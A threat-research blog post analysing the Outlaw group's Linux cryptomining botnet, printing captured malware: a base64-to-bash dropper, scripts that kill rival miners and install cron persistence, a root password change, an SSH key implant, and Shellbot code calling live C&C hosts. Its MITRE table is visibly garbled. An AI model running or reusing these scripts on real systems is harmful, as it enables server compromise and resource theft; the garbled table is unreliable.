

- [Trend Micro](#)
- [About TrendLabs Security Intelligence Blog](#)



Search:



Go to...


- [Home](#)
- [Categories](#)

[Home](#) » [Bad Sites](#) » Outlaw Updates Kit to Kill Older Miner Versions, Targets More Systems

Outlaw Updates Kit to Kill Older Miner Versions, Targets More Systems

- Posted on: [February 10, 2020](#) at 1:00 pm
- Posted in: [Bad Sites](#), [Exploits](#), [Malware](#), [Targeted Attacks](#), [Vulnerabilities](#)
- Author: [Trend Micro](#)

0



By [Jindrich Karasek](#) (*Threat Researcher*)

As we've observed with cybercriminal groups that aim to maximize profits for every campaign, silence doesn't necessarily mean inactivity. It appears hacking group [Outlaw](#), which has been silent for the past few months, was simply developing their toolkit for illicit income sources. While they have been quiet since our [June](#) analysis, we observed an increase in the group's activities in December, with updates on the kits' capabilities reminiscent of their previous [attacks](#). The updates expanded scanner parameters and targets, looped execution of files via error messages, improved evasion techniques for scanning activities, and improved mining profits by killing off both the competition and their own previous miners.

We analyzed the kits, which were designed to steal information from the automotive and finance industries, launch subsequent attacks on already compromised systems, and (possibly) sell stolen information. Comparing this development to their previous attacks, we think Outlaw may be aiming to go after enterprises that have yet to update their systems, assessing security and changes with their previously infected hosts, finding new and old targets, and possibly testing their updates in the wild. We will continue to observe the group's activities as they target industries from the United States and Europe. Based on the samples we collected and traced to 456 distinct IPs, we expect the group to be more active in the coming months as we observed changes on the versions we acquired.

Routine

These new samples targeted Linux- and Unix-based operating systems, vulnerable servers, and internet of things (IoT) devices by exploiting known vulnerabilities with available exploits. This time, the group explored unpatched systems vulnerable to [CVE-2016-8655](#) and [Dirty COW](#) exploit ([CVE-2016-5195](#)) as attack vectors. Files using simple PHP-based web shells were also used to attack systems with weak SSH and Telnet credentials. While no phishing- or social engineering-initiated routines were observed in this campaign, we found multiple attacks over the network that are considered "loud." These involved large-scale scanning operations of IP ranges intentionally launched from the command and control (C&C) server. The honeynet graphs, which show activity peaks associated with specific actions, also suggest that the scans were timed.

We also considered the move as an obfuscation technique, as it was mixed with a lot of script kiddie activities that can easily be mistaken for grey noise online. The attackers could hide their activities if they noted the business hours of the intended targets and performed the actions coinciding with said times.

```

12/16/19 { [-]
2:11:15.472 PM eventid: cowrie.command.input
input: sleep 15s && cd /var/tmp; echo
"IyEvYmluL2Jhc2gKY2QgL3RtcAkKcm0gLXJmIC5zc2gKcm0gLXJmIC5tb3VudGZzCnJtIC1yZiAuWDEzLXVuaXgKcm0gLXJmIC5YMTctdW
| base64 --decode | bash
message: CMD: sleep 15s && cd /var/tmp; echo
"IyEvYmluL2Jhc2gKY2QgL3RtcAkKcm0gLXJmIC5zc2gKcm0gLXJmIC5tb3VudGZzCnJtIC1yZiAuWDEzLXVuaXgKcm0gLXJmIC5YMTctdW
| base64 --decode | bash
sensor: ssh4UK
session: 926e7b6dc291
src_ip: 164.132.38.167
timestamp: 2019-12-16T13:11:15.472051Z
}
Show as raw text
host = ssh4UK | source = /home/cowrie/cowrie/var/log/cowrie/cowrie.json | sourcetype = json-too_small

```

Figure 1. Anomalous properties of a command detected from traffic

From the sample we analyzed, attacks started from one virtual private server (VPS) that searches for a vulnerable machine to compromise (previous techniques used malicious URLs or infecting legitimate websites for bot propagation). Once infected, the C&C commands for the infected system launches a loud scanning activity and spreads the botnet by sending a "whole kit" of binary files at once with naming conventions same as the ones already in the targeted host, likely banking on breaking through via "security through obscurity." They attempted to evade traffic inspection by encoding the code for the scanner with base-64. The zombie host initiates the scan — another routine from previous campaigns — but updated with a larger set of parameters and programmed to run in the background. Decoding the scanner revealed the following codes:

```

#!/bin/bash
cd /tmp
rm -rf .ssh
rm -rf .mountfs
rm -rf .X13-unix
rm -rf .X17-unix
rm -rf .X19-unix
mkdir .X19-unix
cd .X19-unix
mv /var/tmp/dota3.tar.gz dota3.tar.gz
tar xf dota3.tar.gz
sleep 3s && cd /tmp/.X19-unix/.rsync/c
nohup /tmp/.X19-unix/.rsync/c/tsm -t 150 -S 6 -s 6 -p 22 -P 0 -f 0 -k 1 -l 1 -i 0 /tmp/up.txt 192.168 >> /dev/null 2>1&
sleep 8m && nohup /tmp/.X19-unix/.rsync/c/tsm -t 150 -S 6 -s 6 -p 22 -P 0 -f 0 -k 1 -l 1 -i 0 /tmp/up.txt 172.16 >> /dev/null 2>1&
sleep 20m && cd ..; /tmp/.X19-unix/.rsync/initall 2>1&
exit 0

```

The kit we found is in *tgz* format, though we have observed some samples disguised as *png* or *jpg*. While previous routines took advantage of competing miners' activities and unrelated components to hijack the profit, the latest version of the code attempts to remove all related files and codes from previous infections (including their own to make sure the running components are updated, as well as those from other cybercriminals to maximize the resources of the zombie host) and creates a new working directory */tmp/.X19-unix* to move the kit and extract the files. The *tsm* binary then runs in the background, forwarding a series of error messages to */dev/null* to keep the code running, ensuring the continuous execution of the code referenced with a set of parameters */tmp/up.txt*. The script then waits 20 minutes before it runs the wrapper script *initall*:

```
2e2c9d08c7c955f6ce5e27e70b0ec78a888c276d71a72daa0ef9e3e40f019a1a initall
```

```

#!/bin/sh
rm -rf /tmp/.FILE
rm -rf /tmp/.FILE*
rm -rf /dev/shm/.FILE*
rm -rf /dev/shm/.FILE
rm -rf /var/tmp/.FILE
rm -rf /var/tmp/.FILE*
rm -rf /tmp/nu.sh
rm -rf /tmp/nu.*
rm -rf /dev/shm/nu.sh
rm -rf /dev/shm/nu.*
rm -rf /tmp/.F*
rm -rf /tmp/.x*
rm -rf /tmp/tdd.sh
pkill -9 go> .out
pkill -9 run> .out
pkill -9 tsm> .out
kill -9 `ps x|grep run|grep -v grep|awk '{print $1}'`> .out
kill -9 `ps x|grep gol|grep -v grep|awk '{print $1}'`> .out
kill -9 `ps x|grep tsm|grep -v grep|awk '{print $1}'`> .out
killall -9 xmrig
killall -9 ld-linux
kill -9 `ps x|grep xmrig|grep -v grep|awk '{print $1}'`
kill -9 `ps x|grep ld-linux|grep -v grep|awk '{print $1}'`
cat init | bash
sleep 10
cd ~
pwd > dir.dir
dir=$(cat dir.dir)
if [ -d "$dir/.bashtemp" ]; then
    exit 0
else
    cat init2 | bash
exit 0
(END)

```

Figure 2. Running the initall wrapper script

Another variant executes a set of commands once a system is successfully compromised. Most of these commands are related to gathering information from the infected machine (number of CPU cores, users, scheduled tasks, running processes, OS installed, and CPU and memory information) via the *dota3* payload, as well as changing the password to a random string also stored in */tmp/up.txt*. In a previous execution (published in June 2019), we observed that *dota2* had its own folder but it was hardly executed, indicating that this version is the updated iteration:

```
cat /proc/cpuinfo | grep name | wc -l
echo "root:TXhf4ICTayIh"|chpasswd|bash
echo "321" > /var/tmp/.var03522123
rm -rf /var/tmp/.var03522123
cat /var/tmp/.var03522123 | head -n 1
cat /proc/cpuinfo | grep name | head -n 1 | awk '{print $4,$5,$6,$7,$8,$9;}'
free -m | grep Mem | awk '{print $2,$3,$4,$5,$6,$7;}'
ls -lh $(which ls)
which ls
crontab -l
w
uname -m
cat /proc/cpuinfo | grep model | grep name | wc -l
top
uname
uname -a
lscpu | grep Model
echo "root 123" > /tmp/up.txt
rm -rf /var/tmp/dota*
<send Outlaw kit (the archive file) to compromised host via SFTP>
cat /var/tmp/.systemcache436621
echo "1" > /var/tmp/.systemcache436621
cat /var/tmp/.systemcache436621
sleep 15s && cd /var/tmp; echo "IyEvYmluL2Jhc2gKY2QgL3RtcAk.....<shortened>
cd ~ && rm -rf .ssh && mkdir .ssh && echo "ssh-rsa AAAAB3N.....<shortened>
```

Running the script removes the remaining files and scripts from previous attacks, keeping a low profile to evade detection. If the system has been previously infected with a cryptominer, it also attempts to kill the running miner and all its related activities.

Based on a *bashtemp* directory of the latest sample we found, there are other compiled ELF scripts, named *init* and *init2*, that loops the kit to keep running:

0c458dfe0a2a01ab300c857fdc3373b75fbb8ccfa23d16eff0d6ab888a1a28f6 init

```
~
~
~
pkill -9 go> .out
pkill -9 run> .out
pkill -9 tsm> .out
kill -9 `ps x|grep run|grep -v grep|awk '{print $1}'`> .out
kill -9 `ps x|grep go|grep -v grep|awk '{print $1}'`> .out
kill -9 `ps x|grep tsm|grep -v grep|awk '{print $1}'`> .out
pwd > dir.dir
dir=$(cat dir.dir)
cd $dir
chmod 777 *
rm -rf cron.d
rm -rf ~/.nullcache*
rm -rf ~/.firefoxcatche*
rm -rf ~/.bashtemp*
mkdir ~/.bashtemp
cp -r a ~/.bashtemp/
cp -r b ~/.bashtemp/
cd ~/.bashtemp/a/
nohup ./init0 >> /dev/null &
sleep 5s
nohup ./a >> /dev/null &
cd ~/.bashtemp/b/
nohup ./a >> /dev/null &
cd $dir
cd c
nohup ./start >> /dev/null &
cd ~/.bashtemp/
pwd > dir2.dir
dir2=$(cat dir2.dir)
echo "0 0 */3 * * $dir2/a/upd>/dev/null 2>&1
@reboot $dir2/a/upd>/dev/null 2>&1
5 8 * * 0 $dir2/b/sync>/dev/null 2>&1
@reboot $dir2/b/sync>/dev/null 2>&1
0 0 */3 * * $dir/c/aptitude>/dev/null 2>&1" >> cron.d
sleep 3s
rm -rf ~/ps
rm -rf ~/ps.*
crontab cron.d
crontab -l
~
~
~
(END)
```

Figure 3. Running the init ELF script

93ce211a71867017723cd78969aa4cac9d21c3d8f72c96ee3e1b2712c0eea494 init2

```

pkill -9 go> .out
pkill -9 run> .out
pkill -9 tsm> .out
kill -9 `ps x|grep run|grep -v grep|awk '{print $1}'`> .out
kill -9 `ps x|grep go|grep -v grep|awk '{print $1}'`> .out
kill -9 `ps x|grep tsm|grep -v grep|awk '{print $1}'`> .out
pwd > dir.dir
dir=$(cat dir.dir)
crontab -r
cd $dir
chmod 777 *
rm -rf cron.d
cd a
nohup ./init0 >> /dev/null &
sleep 5s
nohup ./a >>/dev/null &
cd ..
cd b
nohup ./a >>/dev/null &
cd ..
cd c
nohup ./start >>/dev/null &
cd ..
cd $dir
## */12 * * *
echo "0 0 */3 * * $dir/a/upd>/dev/null 2>&1
5 8 * * 0 $dir/b/sync>/dev/null 2>&1
@reboot $dir/b/sync>/dev/null 2>&1
0 0 */3 * * $dir/c/aptitude>/dev/null 2>&1" >> cron.d
sleep 3s
crontab cron.d
crontab -l
(END)

```

Figure 4. Running the init2 ELF script

Both *init* and *init2* scripts make sure all other running mining services are killed, and that all the files in the working directory are executed by giving 777 permissions.

We also found the *init0* script running; the script cleans out all miners regardless of its origin.

```

GNU nano 2.2.6 File: init0
#!/bin/sh
#####$
### A script for killing cryptocurrency miners in a Linux environment
### Provided with zero liability (!)
###
### Some of the malware used as sources for this tool:
### https://pastebin.com/pxc1sXYZ
### https://pastebin.com/jRerGP1u
### SHA256: 2e3e8f980fde5757248e1c72ab8857eb2aea9ef4a37517261alb013e3dc9e3c4
#####$
# Killing processes by name, path, arguments and CPU utilization
processes(){
  killme() {
    killall -9 chron-34e2fg;ps wx|awk '/34e|r\v3|moy5|defunct/' | awk '{p$
  }
  }
  killa() {
    what=$1;ps aux|awk "/$what/" |awk '!awk/' | awk '{print $2}'|xargs kil$
  }
  killa 34e2fg
  killme
# Killing big CPU
VAR=$(ps uwx|awk '{print $2:"$3}' | grep -v CPU)
for word in $VAR
do
  CPUUSAGE=$(echo $word|awk -F:" '{print $2}'|awk -F"." '{ print $1}')
  if [ $CPUUSAGE -gt 60 ]; then echo BIG $word; PID=$(echo $word | awk -$
done
killall \.Historys
killall \.sshd
killall neptune
killall xm64
killall xm32
killall xmrig
killall \.xmrig

```

Figure 5. The init0 script running

It then resets cron and removes possible cache files from other programs, starts scripts and binaries *a*, *init0*, and *start*, and sets the persistence by modifying the crontab. The *a* binary is a script wrapper to start *run*, a Perl-obfuscated script for installation of a Shellbot to gain control of the infected system. The Shellbot disguises itself as a process named *rsync*, commonly the binary seen on many Unix- and Linux-based systems to automatically run for backup and synchronization. This allows the malicious activity to evade detection.

```

my $processo = 'rsync';
$servidor='45.9.148.125' unless $servidor;
my $porta='443';
my @canais=("007");
my @adms=("A","X");
my @auth=("localhost");

```

Figure 6. Current variables for rsync (the Shellbot)

```

sub getident {
my $retornoident = &_get("http://www.minpop.com/sk12pack/idents.php");
my $identchance = int(rand(1000));
if ($identchance > 30) {
return $snick;
} else {
return $retornoident;
}
}

sub getname {
my $retornoname = &_get("http://www.minpop.com/sk12pack/names.php");
return $retornoname;
}


```

Figure 7. Connects to C&C to send current control variables

The Shellbot script is added to run after the victim's system reboots, and scripts `/a/upd`, `/b/sync`, and `/c/aptitude` are added to the crontab. However, while we observed the presence of the codes, the functions of `upd`, `sync` and `aptitude` were disabled in the kits' latest version. It remains unclear whether these are leftover code from the previous versions or their particular purposes were served.

Shellbot is also used to control the botnet, with a command that is sent and run from the C&C to determine if there is a code execution in the shell, the hostname, and its architecture. All results and system information collected from the infected system are stored locally in the device for a period before Outlaw retrieves them via the C&C.

We also found traces of Android Package Kits- (APK-) and Android Debug Bridge (ADB)-based commands that enable cryptocurrency mining activities in Android-based TVs:



```

GNU nano 2.9.3 AndroidManifest.xml
?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="http://schemas.android.com/apk/res/android" package="com.google.home.tv" p
<application android:allowBackup="true" android:debuggable="true" android:icon="@drawable/ic_launcher" android:label="@string/app_name" android:theme
<activity android:label="@string/app_name" android:name="com.example.test.MainActivity">
<intent-filter>
<action android:name="android.intent.action.MAIN"/>
<category android:name="android.intent.category.DEFAULT"/>
</intent-filter>
</activity>
<receiver android:name="com.example.test.BootBroadcastReceiver">
<intent-filter>
<action android:name="android.intent.action.BOOT_COMPLETED"/>
</intent-filter>
</receiver>
</application>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
</manifest>

```

Figure 8. The tv.apk app's Android manifest XML file

Conclusion

Since discovering the operations of this group in 2018, Outlaw continues to use scripts, codes, and commands that have been previously used and deployed. These routines are indicative of the group's aim to get quantitative returns through varied cybercriminal profit streams. This was also reinforced by their naming conventions, wherein different versions are simply named after the code iterations, following a specific format regardless of the actual function of the code.

Furthermore, based on the group's use of dated exploits as vectors that companies would have likely addressed with monitoring and regular patching schedules, it appears that they're going after enterprises who have yet to patch their systems, as well as companies with internet-facing systems with weak to no monitoring of traffic and activities. Considering the amount of resources needed to deploy all the necessary patches for an enterprise (such as quality testing and operations alignment), which implies costly downtime for operations and the hesitation to update all systems immediately, Outlaw may find even more targets and victims for their updated botnets every time there is a patch released and waiting to be downloaded. Save for a few iteration updates, combinations from previous deployments, and using the routines repetitively for every campaign, we found very little changes in the group's toolkit, which allowed various honeypots across the Eastern European region to detect many of the sent binaries.

Meanwhile, the group uses a wide range of IP addresses as input for scanning activities that are grouped by country, allowing them to attack certain regions or areas within particular periods of the year, as [previously observed](#). We think the group has likely become more enterprising, and learned to take advantage of some details from their previous campaigns to maximize profit opportunities while exerting minimal effort. By shaping the attack, the group may be able to create niches in the underground, catering to the specific needs of their customers. Also aware of the existing laws in Europe, they can avoid prosecution in certain countries as long as they avoid attacking them. Collection of results and data from scanning in this manner might be easier to sort (while allowing them to stay under the radar), as compared to getting feedback from zombie bots deployed around the world simultaneously.

We will continue to monitor this hacking group's activities and their toolkit's developments. Outlaw's attack routines may not be new, but it still serves as a reminder for enterprises to update their systems regularly. Legacy system users may use their providers' virtual patches. Users are advised to close unused ports, to secure ports and other internet-facing devices that are regularly open for system administrators' support. Users can also adopt a [multilayered security solution](#) that can protect systems from the gateway to the endpoint, actively blocking malicious URLs by employing filtering, behavioral analysis, and custom sandboxing.

Trend Micro solutions

Users can consider adopting security solutions that can defend against malicious bot-related activities such as Outlaw's through a cross-generational blend of threat defense techniques. [Trend Micro™ XGen™ security](#) provides high-fidelity machine learning that can secure the [gateway](#) and [endpoints](#), and protect physical, virtual, and cloud workloads. With technologies that employ web/URL filtering, behavioral analysis, and custom sandboxing, XGen security offers protection against ever-changing threats that bypass traditional controls and exploit known and unknown vulnerabilities. A multi-layered connected [network defense](#) and complete visibility into all network traffic, in addition to [next-generation intrusion prevention system \(NGIPS\)](#), can help organizations stay a step ahead of threats that could compromise intangible assets. XGen security also powers Trend Micro's suite of security solutions: [Hybrid Cloud Security](#) and [User Protection](#).

Additional insights by Augusto Remillano II

Indicators of Compromise (IoCs)

SHA256

SHA256	Description	Detection Name
1800de5f0fb7c5ef3c0d9787260ed61bc324d861bc92d9673d4737d1421972aa	Cryptocurrency miner	Trojan.SH.MALXMR.UWEJP
b68bd3a54622792200b931ee5eebf860acf8b24f4b338b5080193573a81c747d	Shellbot	Backdoor.SH.SHELLBOT.AA
620635aa9685249c87ead1bb0ad25b096714a0073cfd38a615c5eb63c3761976	Tool	Trojan.Linux.SSHBRUTE.B
fc57bd66c27066104cd6f8962cd463a5dfc05fa59b76b6958cddd3542dfe6a9a	Cryptocurrency miner	Coinminer.Linux.MALXMR.SMD SL32
649280bd4c5168009c1cff30e5e1628bcf300122b49d339e3ea3f3b6ff8f9a79	Cryptocurrency miner	Coinminer.Linux.MALXMR.SMD SL64

URLs

- 159[.]203[.]141[.]208
- 104[.]236[.]192[.]16
- 45[.]9[.]148[.]129:80 Miner pool
- 45[.]9[.]148[.]125:80 Miner pool
- http://www[.]minpop[.]com/sk12pack/idents.php Command and control
- http://www[.]minpop[.]com/sk12pack/names.php Command and control

MITRE ATT&CK Matrix™

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Command and Control	Exfiltration	Impact	Build Capabilities
Drive-by Compromise	Application	Host Profiles and Profiles	Access Token Manipulation	Account Manipulation	Account Manipulation	Account Discovery	Command and Control	Automated Software	Account Access Removal	Build and configure delivery systems
Exploit Public-Facing Application	OS/SP	Accessibility Features	Accessibility Features	Application Access Token	Application Window Discovery	Account Discovery	Communication Through Removable Media	Auto Encryption	Data Destruction	Build or acquire exploits
External Remote Services	Command-Line Interface	Account Manipulation	AppCert DLLs	Binary Padding	Browser Bookmark Discovery	Data Encrypted	Connection Proxy	Data Encrypted	Data Encrypted for Impact	C2 protocol development
Hardware Additions	Compiled HTML File	AppCert DLLs	AppCert DLLs	BITS Jobs	Cloud Instance Metadata API	Cloud Service Dashboard	Custom Command and Control Protocol	Data Transfer Size Limits	Defacement	Compromise 3rd party or closed-source vulnerability/bug/feature
Replication Through Removable Media	Component Object Model and Distributed COM	AppCert DLLs	Application Shimming	Bypass User Account Control	Credential Dumping	Cloud Service Discovery	Custom Cryptographic Protocol	Diffusion Over Anonymous Protocol	Disk Content Wipe	Create custom payloads
Spearing/Attachment	Control Panel Items	Application Shimming	Bypass User Account Control	Clear Command History	Credentials from Web Browsers	Domain Trust Discovery	Data Encoding	Diffusion Over Command and Control Channel	Disk Structure Wipe	Create infected removable media
Spearing/Link	Dynamic Data Exchange	Authentication Package	DLL Search Order Hijacking	OS/SP	Credentials in Files	File and Directory Discovery	Data Obfuscation	Diffusion Over Other Network Medium	Endpoint Denial of Service	Discover new exploits and monitor exploit/proof-of-concept
Spearing/Link via Service	Execution through API	BITS Jobs	DynID Hijacking	Code Signing	Credentials in Registry	Network Service Scanning	Domain Fronting	Diffusion Over Physical Medium	Firmware Corruption	Identify resources required to build capabilities
Supply Chain Compromise	Execution through Mobile Load	Isocli	Extended Execution with Prompt	Compile After Delivery	Exploitation for Credential Access	Network Scan Discovery	Domain Generation Algorithms	Encrypted Traffic	Initial System Discovery	Obtain user payloads
Trusted Relationship	Exploitation for Client Execution	Browser Extensions	Event	Completed HTML File	Forward Authentication	Network Sniffing	Fallback Channels	Transfer Data to Client Account	Network Denial of Service	Post compromise tool development
Valid Accounts	Graphical User Interface	Change Default File Association	Exploitation for Privilege Escalation	Component Firmware	Hooking	Password Policy Discovery	Multi-hop Proxy	Network Hijacking	Remote Access	Remote access tool development
	Install/Uninstall	Component Firmware	Extra Window Memory Injection	Component Object Model Hijacking	Input Capture	Peripheral Device Discovery	Multi-stage Channels	Runtime Data Manipulation	Service Stop	Stored Data Manipulation
	Launch/Shell	Component Object Model Hijacking	File System Permissions Weakness	Connection Proxy	Input Prompt	Permission Groups Discovery	Multilayer Encryption	System Shutdown/Reboot	System Shutdown/Reboot	Transmitted Data Manipulation
	Local Job Scheduling	Create Account	Hooking	Control Panel Items	Kerberoasting	Process Discovery	Standard Application Layer Protocol	System Information Discovery	System Information Discovery	Virtualization/Sandbox Evasion
	LSASS Driver	DLL Search Order Hijacking	Image File Execution Options Injection	OOB/Cache	Keylogger	Query Registry	Port Knocking	System Network Connections Discovery	System Network Connections Discovery	Web Service
	Media	DynID Hijacking	Launch Daemon	Search/Security/Device Files or Information	LNK/MSHTA/PS/Powercat and Relay	Remote System Discovery	Remote Access Tools	System Enumeration Discovery	System Enumeration Discovery	
	PowerShell	Event	New Service	Disabling Security Tools	Network Sniffing	Security Software Discovery	Remotely File Copy	System Information Discovery	System Information Discovery	
	Registry/Regmon	External Remote Services	Parent PID Spoofing	DLL Search Order Hijacking	Network Filter DLL	Software Discovery	Standard Application Layer Protocol	System Information Discovery	System Information Discovery	
	Regsvr32	File System Permissions Weakness	Path Interception	DLL Side Loading	Private Keys	System Information Discovery	Standard Cryptographic Protocol	System Information Discovery	System Information Discovery	
	Run/Shell	Hidden Files and Directories	Path Modification	Execution Guards	Security/Maney	System Network Configuration Discovery	Standard Non-Application Layer Protocol	System Information Discovery	System Information Discovery	
	Scheduled Task	Hooking	Port Monitor	Exploitation for Defense Evasion	Shield Application Access Token	System Network Connections Discovery	System Information Discovery	System Information Discovery	System Information Discovery	
	Scripting	Hijacking	PowerShell Profile	Code Window Memory Injection	Clear Web Session Cookie	System Enumeration Discovery	System Information Discovery	System Information Discovery	System Information Discovery	
	Service Execution	Image File Execution Options Injection	Process Injection	File and Directory Permissions Modification	Two-Factor Authentication Interception	System Network Discovery	System Information Discovery	System Information Discovery	System Information Discovery	
	Signed Binary Proxy Execution	Inject Container Image	Scheduled Task	File Deletion		System Time Discovery	System Information Discovery	System Information Discovery	System Information Discovery	
	Signed Script Proxy Execution	Kernel Modules and Extensions	Service Registry Permissions Weakness	File System Logical Offsets		Virtualization/Sandbox Evasion	System Information Discovery	System Information Discovery	System Information Discovery	
	Source	Launch Agent	Setuid and Setgid	Gatekeeper Bypass			System Information Discovery	System Information Discovery	System Information Discovery	
	Space after Filename	Launch Daemon	SID-History Injection	Group Policy Modification			System Information Discovery	System Information Discovery	System Information Discovery	
	Third-party Software	Launch/Shell	Startup Items	Windows Defender Exclusions			System Information Discovery	System Information Discovery	System Information Discovery	
	Trap	L.C.LOAD_DYLIB Addition	Sudo	Hidden Items			System Information Discovery	System Information Discovery	System Information Discovery	
	Trusted Developer Utilities	Local Job Scheduling	Sub-Caching	Hidden Window			System Information Discovery	System Information Discovery	System Information Discovery	
	User Execution	Valid Accounts	Valid Accounts	HSTS/CONTROL			System Information Discovery	System Information Discovery	System Information Discovery	
	Windows Management Instrumentation	Login Scripts	Web Shell	Image File Execution Options Injection			System Information Discovery	System Information Discovery	System Information Discovery	
	Windows Remote Management	LSASS Driver		Indicator Stealing			System Information Discovery	System Information Discovery	System Information Discovery	
	XSL Script Processing	Modify Gateway Service		Indicator Removal from Tools			System Information Discovery	System Information Discovery	System Information Discovery	
		NetBIOS Helper DLL		Indicator Removal on Host			System Information Discovery	System Information Discovery	System Information Discovery	
		New Service		Indirect Command Execution			System Information Discovery	System Information Discovery	System Information Discovery	
		Office Application Startup		Install Root Certificate			System Information Discovery	System Information Discovery	System Information Discovery	
		Path Interception		Install/Uninstall			System Information Discovery	System Information Discovery	System Information Discovery	
		Path Modification		Launch/Shell			System Information Discovery	System Information Discovery	System Information Discovery	
		Port Knocking		L.C. SHELX Hijacking			System Information Discovery	System Information Discovery	System Information Discovery	
		Port Monitor		Manipulating			System Information Discovery	System Information Discovery	System Information Discovery	
		PowerShell Profile		Modify Registry			System Information Discovery	System Information Discovery	System Information Discovery	
		Process		Multi			System Information Discovery	System Information Discovery	System Information Discovery	
		Re-opened Applications		Network Share Connection Removal			System Information Discovery	System Information Discovery	System Information Discovery	
		Relevant Access		NTFS File Attributes			System Information Discovery	System Information Discovery	System Information Discovery	
		Registry Run Keys/ Startup Folder		Unassociated Files or Information			System Information Discovery	System Information Discovery	System Information Discovery	
		Screensaver		Parent PID Spoofing			System Information Discovery	System Information Discovery	System Information Discovery	
		Security Support Provider		Path Modification			System Information Discovery	System Information Discovery	System Information Discovery	
		Server Software Component		Process Doppelganging			System Information Discovery	System Information Discovery	System Information Discovery	
		Service Registry Permissions Weakness		Process Hijacking			System Information Discovery	System Information Discovery	System Information Discovery	
		Setuid and Setgid		Process Injection			System Information Discovery	System Information Discovery	System Information Discovery	
		Storage Modification		Relevant Access			System Information Discovery	System Information Discovery	System Information Discovery	
		SP and Trust Provider Hijacking		Registry/Regmon			System Information Discovery	System Information Discovery	System Information Discovery	
		Startup Items		Regsvr32			System Information Discovery	System Information Discovery	System Information Discovery	
		System Firmware		Revert Cloud Instance			System Information Discovery	System Information Discovery	System Information Discovery	
		System Service		Run/Shell			System Information Discovery	System Information Discovery	System Information Discovery	
		Task Scheduler		Run/Shell			System Information Discovery	System Information Discovery	System Information Discovery	
		Valid Accounts		Scripting			System Information Discovery	System Information Discovery	System Information Discovery	
		Web Shell		Signed Binary Proxy Execution			System Information Discovery	System Information Discovery	System Information Discovery	
		Windows Management Instrumentation		Signed Script Proxy Execution			System Information Discovery	System Information Discovery	System Information Discovery	
		Level Subversion		SP and Trust Provider Hijacking			System Information Discovery	System Information Discovery	System Information Discovery	
		Winlogon Helper DLL		Software Packing			System Information Discovery	System Information Discovery	System Information Discovery	
				Space after Filename			System Information Discovery	System Information Discovery	System Information Discovery	
				Template Injection			System Information Discovery	System Information Discovery	System Information Discovery	
				Trusted Developer Utilities			System Information Discovery	System Information Discovery	System Information Discovery	
				Valid Accounts			System Information Discovery	System Information Discovery	System Information Discovery	
				Virtualization/Sandbox Evasion			System Information Discovery	System Information Discovery	System Information Discovery	
				Web Service			System Information Discovery	System Information Discovery	System Information Discovery	
				Web Session Cookie			System Information Discovery	System Information Discovery	System Information Discovery	
				XSL Script Processing			System Information Discovery	System Information Discovery	System Information Discovery	

Related Posts:

- [Monero Miner-Malware Uses RADMIN, MIMIKATZ to Infect, Propagate via Vulnerability](#)
- [Operation ENDTRADE: Finding Multi-Stage Backdoors that TICK](#)
- [Outlaw Hacking Group's Botnet Observed Spreading Miner, Perl-Based Backdoor](#)
- ['Purple Fox' Fileless Malware with Rookit Component Delivered by Rig Exploit Kit Now Abuses PowerShell](#)



Say NO to ransomware.

Trend Micro has blocked over 100 million threats and counting

Learn how to protect Enterprises, Small Businesses, and Home Users from ransomware:

[ENTERPRISE >>](#)

[SMALL BUSINESS >>](#)

[HOME >>](#)

Tags: [ExploitshackingminerMoneroOutlaw](#)

0 Comments TrendLabs

Login

Recommend Tweet Share

Sort by Best



Start the discussion...

LOG IN WITH

OR SIGN UP WITH DISQUS

Name

Be the first to comment.

Subscribe Add Disqus to your siteAdd DisqusAdd Disqus' Privacy PolicyPrivacy PolicyPrivacy

Security Predictions for 2020

- Cybersecurity in 2020 will be viewed through many lenses — from differing attacker motivations and cybercriminal arsenal to technological developments and global threat intelligence — only so defenders can keep up with the broad range of threats. [Read our security predictions for 2020.](#)

Business Process Compromise

- Attackers are starting to invest in long-term operations that target specific processes enterprises rely on. They scout for vulnerable practices, susceptible systems and operational loopholes that they can leverage or abuse. To learn more, [read our Security 101: Business Process Compromise.](#)

Recent Posts

- [Outlaw Updates Kit to Kill Older Miner Versions, Targets More Systems](#)
- [Malicious Optimizer and Utility Android Apps on Google Play Communicate with Trojans that Install Malware, Perform Mobile Ad Fraud](#)
- [Security Analysis of Devices That Support SCPI and VISA Protocols](#)
- [January Patch Tuesday: Update List Includes Fixes for Internet Explorer, Remote Desktop, Cryptographic Bugs](#)
- [First Active Attack Exploiting CVE-2019-2215 Found on Google Play, Linked to SideWinder APT Group](#)

Popular Posts

